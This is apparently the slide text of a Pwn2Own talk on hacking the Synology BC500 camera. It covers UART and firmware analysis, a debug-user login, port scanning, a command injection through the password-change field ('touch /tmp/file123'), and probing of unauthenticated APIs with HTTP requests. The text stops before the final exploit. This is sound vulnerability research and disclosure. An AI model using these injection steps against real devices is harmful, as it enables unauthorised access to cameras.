



Now I See You


Pwning the Synology BC500 Camera

07.06.2025, Emanuele Barbeno



Emanuele Barbeno

- Master's Degree in Computer Science @ University of Brescia
- IT Security Analyst @ Compass Security



Introduction

Pwn2Own Competition

Getting Access

Exploration

Analysis

Exploit

Contest

How It All Started

**Whatever
Pwn2Own**



Our Pwn2Own Team



Emanuele Barbeno



Yves Bieri




Urs Müller



Cyrill Bannwart



lukaszd



Introduction

Pwn2Own Competition

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Analysis


Exploit

Contest

Rules




Time



No Interaction



Unauthenticated



Updated

Categories



Categories





Targets Arrived





Hardware Interfaces



UART Access

Loader Start ...

LD_VER 03.00.03

560_DRAM1_933_4096Mb 09/10/2021 09:54:28

No card inserted

Pad driving increased

SPI NAND MID=000000C2 DEV=00000012

tmp_addr 0x02000000

[CUT]

Please press Enter to activate this console.

[CUT]

BC500_AD login:

Looking For Credentials - Firmware Update

Firmware

1.0.5

Requires Surveillance Station version 9.1.0 or above.
Requires DS cam version 3.7.0 (Android)/5.6.0 (iOS)
or later on mobile devices.

Download

MD5

[Release Note](#)

[All Downloads](#)

Synology_BC500_1.0.5_0185.sa.bin

Header

Partition 1

- Name
- Image
- ...

Partition 2

- Name
- Image
- ...

...

Partition N

- Name
- Image
- ...


Signature

Looking For Credentials – File System Analysis

passwd file contains two users:

```
root:![CUT].0.0.0:/root:/bin/sh  
synodebug:$6$[CUT]:0:1101:::/root:/bin/sh
```

The **root** user
is blocked



```
[CUT]  
BC500_AD login: synodebug  
Password: <WEB_USER_PASSWORD>  
BC500_AD Linux shell...  
root@BC500_AD:~$  
[CUT]
```




Attack Surface

```
$ nmap -p- -Pn -T4 10.0.0.2
```

```
...
```

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------

443/tcp	open	https
---------	------	-------

554/tcp	open	rtsp
---------	------	------

49152/tcp	open	unknown
-----------	------	---------

UPnP

```
...
```

```
root@BC500_AD:~$ netstat -tunap
```

```
...
```

udp	0	0	0.0.0.0:19998	0.0.0.0:*
-----	---	---	---------------	-----------

```
...
```

2228/webd

Initialization
service

Authenticated Password Change Vulnerability

```
Decompile: FUN_0001e47c - (central_server)
1
2 void FUN_0001e47c(undefined4 param_1,undefined4 param_2)
3
4 {
5     char acStack_214 [512];
6     int local_14;
7
8     local_14 = __stack_chk_guard;
9     snprintf(acStack_214,0x200,"ech
10    system(acStack_214);
11    if (local_14 != __stack_chk_gua
12        /* WARNING: S
13    __stack_chk_fail();
14 }
15 return;
16 }
17 }
```

Change Password

Current password:

.....

👁

New password:

`touch /tmp/file123`

🔒


Confirm password:

`touch /tmp/file123`

🔒

```
$ ls -la /tmp/file123
-rw-r--r--    1 root    root  0 Sep 21 02:19 /tmp/file123
```

Surveillance Station



Surveillance Station Integration



```
HTTP 196 GET /syno-api/security/network/port HTTP/1.0
```

```
GET /syno-api/security/network/port HTTP/1.0
```

```
User-Agent: Synology Surveillance Station
```

```
Authorization: Basic Y29tcGFzc2pQYXNzd29yZC4x
```

```
$ echo -n "Y29tcGFzc2pQYXNzd29yZC4x" | base64 -d
```

```
HTTP/1.1 401 compass:Password.1
```

```
Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0
```


```
Date: Fri, 01 Sep 2023 09:01:30 GMT
```

```
Connection: close
```

```
Content-Length: 0
```

```
WWW-Authenticate: Digest qop="auth", realm="IPCam", nonce="39030846"
```

(Un)Authenticated Remote Command Injection



Unauthenticated APIs

GET

Payload	Status code ^	Length
/syno-api/activate	200	148
/syno-api/maintenance/firmware/version	200	157
/syno-api/security/info	200	262
/syno-api/security/info/language	200	149
/syno-api/security/info/mac	200	164
/syno-api/security/info/model	200	151
/syno-api/security/info/name	200	151
/syno-api/security/info/serial_number	200	160
/syno-api/security/network/dhcp	200	148
/syno-api/session	200	99
/syno-api/maintenance/firmware/upgrade	401	246
/syno-api/maintenance/log/retrieve	401	246
/syno-api/manual/trigger/ai	401	246
/syno-api/logout	401	246
/syno-api/manual/trigger/disconn	401	246
/syno-api/date_time	401	246
/syno-api/manual/trigger/md	401	246

PUT

Payload	Status code v	Length
/syno-api/activate	411	277
/syno-api/security/info/language	411	277
/syno-api/security/info/mac	411	277
/syno-api/security/info/serial_number	411	277
/syno-api/session	411	277
/syno-api/maintenance/reset	401	246
/syno-api/maintenance/firmware/upgrade	401	246
/syno-api/login	401	246
/syno-api/manual/trigger/ai	401	246
/syno-api/maintenance/log/retrieve	401	246
/syno-api/logout	401	246
/syno-api/maintenance/firmware/version	401	246
/syno-api/recording/sd_card/format	401	246
/syno-api/recording/sd_card/mount	401	246
/syno-api/date_time	401	246
/syno-api/maintenance/system/report	401	246

Unauthenticated APIs

PUT

Only accepts
string **true**

Payload	Status code ▾	Length
/syno-api/activate	411	277
/syno-api/security/info/language	411	277
/syno-api/security/info/mac	411	277
/syno-api/security/info/serial_number	411	277
/syno-api/session	411	277

Accepts any
strings

Error always
returned

Not Only Strings

Standard request:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 PUT /syno-api/security/info/language HTTP/1.1 2 Host: 10.0.0.2 3 Content-Length: 34 4 Content-Type: application/json 5 Connection: close 6 7 "12345678901234567890123456789012"</pre>		<pre>1 HTTP/1.1 200 OK 2 Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0 3 Content-Type: application/json 4 Content-Length: 2 5 6 OK</pre>	

JSON request:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 PUT /syno-api/security/info/language HTTP/1.1 2 Host: 10.0.0.2 3 Content-Length: 13 4 Content-Type: application/json 5 Connection: close 6 7 {"foo": "bar"}</pre>		<pre>1 HTTP/1.1 400 Bad Request 2 Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0 3 Status: 400 Bad Request 4 Content-Type: text/plain 5 Content-Length: 47 6 7 Path [security.info.language.foo] is not exist.</pre>	

Not Only Strings – cont.

52-char
JSON key:

